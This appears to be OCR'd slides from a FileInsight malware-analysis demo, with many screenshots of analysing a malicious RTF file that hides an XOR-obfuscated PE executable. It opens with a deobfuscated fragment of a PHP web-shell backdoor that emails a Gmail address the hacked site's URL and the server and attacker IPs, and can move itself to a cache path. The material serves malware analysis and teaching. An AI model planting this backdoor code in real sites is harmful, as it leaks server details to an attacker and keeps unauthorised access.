lines: 85

```
error_reporting(0);
if (!isset($_SESSION['bajak'])) {
$visitcount = 0;
$web = $_SERVER["HTTP_HOST"];
$inj = $_SERVER["REQUEST_URI"];
$body = "JCE Shells bogel \n$web$inj";
$safem0de = @ini_get('safe_mode');
if (!$safem0de) {$security= "SAFE_MODE = OFF";}
else {$security= "SAFE_MODE = ON";};
$serper=gethostbyname($_SERVER['SERVER_ADDR']);
$injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
mail("setoran404@gmail.com", "$body","Hasil Bajakan http://$web$inj\n$security\nIP Server = $serper\n IP Injector=
$injektor");
$_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++;};
if(isset($_GET['clone'])){
$source = $_SERVER['SCRIPT_FILENAME'];
$desti =$_SERVER['DOCUMENT_ROOT']."/cache/bogel.php";
rename($source, $desti);
```

The PHP code is deobfuscated

4:38 PM
8/7/2021

Demo 2

- Deobfuscation of embedded PE file
- RTF file that PE file is embedded and obfuscated with 256 byte XOR key
- Plugins used in this demo
  - Visualization -> Bitmap view
  - XOR -> Guess multibyte XOR keys
  - Encoding -> Hex text to binary data
  - Basic -> Copy to new file
  - Misc -> Hash values
  - Misc -> File type
  - Parsing -> Parse file structure
  - Misc -> Send to (GUI)

FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc

File Home Edit Search Plugins Windows Help

New Open Close Save — File
View as Hex View as Text — View
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get — Web

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Values

Byte	0
WORD	0
DWORD	0
ASCII	
Unicode	

Values Bookmarks Calculator

Output


64b3d533be1fe5b3bd5e5cd7adaf...



```
{\rtX□\ansi\ansicpg936\uc2\deff0\stshfdbch13\stshfloch0\stshfhich0\stshfbi0\deflang1033\deflangfe2052{\fonttbl{\f0\froman\fcharset0\fprq2{\*\panose 0202060305040502
{\f13\fnil\fcharset134\fprq2{\*\panose 02010600030101010101}\'cb\'ce\'cc\'e5{\*\falt SimSun};}{\f35\fnil\fcharset134\fprq2{\*\panose 02010600030101010101}@\'cb\'ce\
{\f37\froman\fcharset204\fprq2 Times New Roman Cyr;}{\f39\froman\fcharset161\fprq2 Times New Roman Greek;}{\f40\froman\fcharset162\fprq2 Times New Roman Tur;}{\f41\
{\f42\froman\fcharset178\fprq2 Times New Roman (Arabic);}{\f43\froman\fcharset186\fprq2 Times New Roman Baltic;}{\f44\froman\fcharset163\fprq2 Times New Roman (Viet
{\f388\fnil\fcharset0\fprq2 @\'cb\'ce\'cc\'e5 Western;}}{\colortbl;\red0\green0\blue0;\red0\green0\blue255;\red0\green255\blue255;\red0\green255\blue0;\red255\green
\red0\green0\blue128;\red0\green128\blue128;\red0\green128\blue0;\red128\green0\blue128;\red128\green0\blue0;\red128\green128\blue0;\red128\green128\blue128;\red192
\qj \li0\ri0\nowidctlpar\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \fs21\lang1033\langfe2052\kerning2\loch\f0\hich\af0\dbch\af13\cgrid\langnp1033\langfenp2
\ts11\tsrowd\trftsWidthB3\trpaddl108\trpaddr108\trpaddfl3\trpaddft3\trpaddfb3\trpaddfr3\trcbpat1\trcfpat1\tscellwidthfts0\tsvertalt\tsbrdrt\tsbrdrl\tsbrdrb\tsbrdrr\
\ql \li0\ri0\widctlpar\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \fs20\lang1024\langfe1024\loch\f0\hich\af0\dbch\af13\cgrid\langnp1024\langfenp1024 \snext1
{\*\rsidtbl \rsid1642274}{\*\generator Microsoft Word 11.0.5604;}{\info{\title aaa}{\author User}{\operator User}{\creatim\yr2011\mo4\dy27\hr10\min10}{\revtim\yr201
{\*\company Microsoft}{\nofcharsws3}{\vern24689}}\paperw11906\paperh16838\margl1800\margr1800\margt1440\margb1440\gutter0 \deftab420\ftnbj\aenddoc\formshade\horzdoc
\jcompress\lnongrid\viewkind1\viewscale100\splytwnine\ftnlytwnine\htmautsp\useltbaln\alntblind\lytcalctblwd\lyttblrtgr\lnbrkrule\nobrkwrptbl\snaptogridincell\allowf
{\*\pnseclvl1\pnucrm\pnstart1\pnindent720\pnhang {\pntxta \dbch .}}{\*\pnseclvl2\pnucltr\pnstart1\pnindent720\pnhang {\pntxta \dbch .}}{\*\pnseclvl3\pndec\pnstart1\
{\pntxta \dbch )}}{\*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb \dbch (}{\pntxta \dbch )}}{\*\pnseclvl6\pnlcltr\pnstart1\pnindent720\pnhang {\pntxtb \dbc
{\pntxta \dbch )}}{\*\pnseclvl8\pnlcltr\pnstart1\pnindent720\pnhang {\pntxtb \dbch (}{\pntxta \dbch )}}{\*\pnseclvl9\pnlcrm\pnstart1\pnindent720\pnhang {\pntxtb \db
\qj \li0\ri0\nowidctlpar\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \fs21\lang1033\langfe2052\kerning2\loch\af0\hich\af0\dbch\af13\cgrid\langnp1033\langfenp
```


Press F1 for help

Ln 1 Col 0 Len 0 INS

4:40 PM 8/7/2021


FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc
File
Home
Edit
Search
Plugins
Windows
Help
New
Open
Close
Save
View as Hex
View as Text
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get
Navigation
Supported for HTML, OLE2, PE and Flash.
64b3d533be1fe5b3bd5e5cd7adaf...
Suspicious binary data is appended to this rich text file
Values
Byte
WORD
DWORD
ASCII
Unicode
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Press F1 for help
Ln 1
Col 0
Len 0
INS
4:40 PM
8/7/2021


FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Bitmap view
Byte histogram
Entropy graph
Visualize the whole file as a bitmap representation
McAfee
Navigation
Supported for
64b3d533be1fe5b3bd5e5cd7adaf...
Script is running, please wait...
Navigation
Structures
Decode
Values
Byte
WORD
DWORD
ASCII
Unicode
Values
Bookmarks
Calculator
Output
Press F1 for help
Ln 1
Col 0
Len 0
INS
4:41 PM
8/7/2021

FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc

File Home Edit Search Plugins Windows Help

Operations

Plugins

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

The rich text file is visualized with bitmap representation

Start of the suspicious binary data

0x00
ASCII control
ASCII printable
Non-ASCII (>= 0x80)
Offset: 0x205e
Value: 0x30

Values

Byte
WORD
DWORD
ASCII
Unicode

Output

```
Sending the whole file to the viewer GUI.
You can move window by dragging bitmap image.
You can also copy current offset by right-clicking bitmap image.
```

Navigation Values Bookmarks Calculator

Output Scripting

INS

4:41 PM
8/7/2021

FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc

File Home Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Copy offset to clipboard

Copying the offset of start of the suspicious binary data with right-click menu (Unfortunately FileInsight does not provide plugin API to control cursor position)

0x00
ASCII control
ASCII printable
Non-ASCII (>= 0x80)
Offset: 0x3735
Value: 0x30

Values

Byte
WORD
DWORD
ASCII
Unicode

